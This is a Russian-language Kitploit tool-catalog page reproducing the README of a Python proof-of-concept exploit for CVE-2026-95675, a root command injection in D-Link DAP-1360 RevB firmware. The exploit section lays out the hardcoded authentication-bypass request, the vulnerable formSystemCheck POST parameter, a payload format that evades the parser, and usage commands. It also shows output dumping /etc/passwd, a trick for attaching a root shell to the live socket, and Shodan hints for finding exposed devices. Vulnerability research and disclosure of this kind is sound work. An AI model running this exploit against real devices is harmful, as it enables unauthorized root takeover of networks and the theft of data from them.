

Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
Инструменты/GitHubGitHub/d6fault/cve-2026-95675
Безопасность встроенных системБезопасность IoTАнализ уязвимостейЭксплуатацияОбратная инженерияЭксплуатация веб-приложенийБезопасность оборудования и IoTИнструмент Удаленного ДоступаАнализ Прошивок
GitHubd6fault/cve-2026-95675

CVE-2026-95675

11491 месяц назадЕщё не проверено
Поделиться


Python PoC, эксплуатирующий CVE-2026-95675 — неаутентифицированную инъекцию команд с правами root в прошивке D-Link DAP-1360 RevB через жёстко закодированный обход аутентификации и обработчик formSystemCheck.
Репозиторий

CVE-2026-95675 — D-Link DAP-1360 RevB

Неаутентифицированное удалённое выполнение команд от имени root (CWE-78 — внедрение команд ОС) в обработчике formSystemCheck, доступном через жёстко закодированный бэкдор аутентификации. Подтверждено на DAP-1360 RevB, прошивка 2.14B05.

Первопричина

Две независимые проблемы, объединённые в цепочку:

1. Жёстко закодированный путь обхода аутентификации. В main (httpd @ 0x4064c8):

strcasecmp(request_path, "dEfWzDLOgIn")   ; token @ 0x48046c
  ...
  sw 1, 8(sp_login_slot)                  ; mark this source-IP as logged in

GET /dEfWzDLOgIn возвращает 404 (это не реальный файл), но как побочный эффект помечает слот сессии исходного IP запроса как аутентифицированный — без имени пользователя, пароля или капчи.

2. Внедрение команд ОС. formSystemCheck (POST /apply.cgi?formSystemCheck) формирует команду оболочки с помощью:

_system("ping %s -c 2 >/tmp/test_ping", cgi("ipv4_ping"))

ipv4_ping передаётся в строку формата без санитизации; _system() использует vsprintf в буфер фиксированного размера на стеке и передаёт его в system(). Сам обработчик не выполняет никакой проверки аутентификации.

Замечание о парсере

Парсер тела POST от busybox удаляет ;, |, обратную кавычку и перевод строки, но && сохраняется. Полезная нагрузка должна завершить префикс ping, а затем сцепиться через &&, например:

127.0.0.1 -c 1 && <command> > /www/out.htm && x

Использование

python3 autopoc.py <target> [command]

python3 autopoc.py 192.168.0.50
python3 autopoc.py 192.168.0.50 "ls -la /"
АргументОписание
targetцелевой хост/IP (схема по умолчанию http://)
command (необязательно)команда root для выполнения (по умолчанию: cat /etc/passwd); используйте &&, а не ;/`

Как это работает

  1. GET /dEfWzDLOgIn — запускает жёстко закодированный обход аутентификации (возвращает 404; побочный эффект происходит на стороне сервера).
  2. POST /apply.cgi?formSystemCheck с ipv4_ping=127.0.0.1 -c 1 && <cmd> > /www/<OUT> && x — внедрение команды root.
  3. GET /<OUT> — извлекает вывод команды (httpd отдаёт .htm/.html, но не .txt).

Вывод

[*] target   : 192.168.0.50
[*] command  : cat /etc/passwd
[*] GET /dEfWzDLOgIn -> 404 (login slot flagged)
[*] POST /apply.cgi?formSystemCheck -> 302
[+] output (RCE.htm):
------------------------------------------------------------
root:x:0:0:root:/:/dev/null
nobody:x:0:0:nobody:/:/dev/null
------------------------------------------------------------

Примечания / ограничения

  • В busybox устройства отсутствуют nc, wget, base64, chmod, id — используйте cat, echo, ls, cp и т. п.
  • Вывод записывается в доступный на запись всем docroot и извлекается по HTTP (слушатель не требуется).
  • Для интерактивной оболочки внедрённый процесс наследует клиентский сокет как fd 5; в сочетании с тем, что httpd откладывает ответ до возврата _system(), sh <&5 >&5 2>&5 может подключить оболочку к живому соединению (ненадёжно под QEMU в пользовательском режиме; лучше на реальном оборудовании).
  • Не применимо к DAP-1360 RevC1 / прошивка 3.00 или сборкам «D-Link Russia» DIR/xDSL — другие эндпоинты, docroot и парсер. Они требуют отдельного анализа.

Подверженность

Shodan ("CAMEO-httpd", баннер производителя httpd) показывает лишь небольшое число экземпляров этой конкретной кодовой базы, доступных из интернета; устройство в первую очередь является точкой доступа в локальной сети. Для эксплуатации требуется доступность веб-интерфейса управления.

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    540
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    373
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    322
  • 5

    estorides

    grisuno/estorides

    Агрегирует 99+ бесплатных источников OSINT параллельно, преобразует сущности в граф знаний и экспортирует в STIX 2.1, MISP или GraphML с анализом при поддержке LLM.

    278
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    251

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →






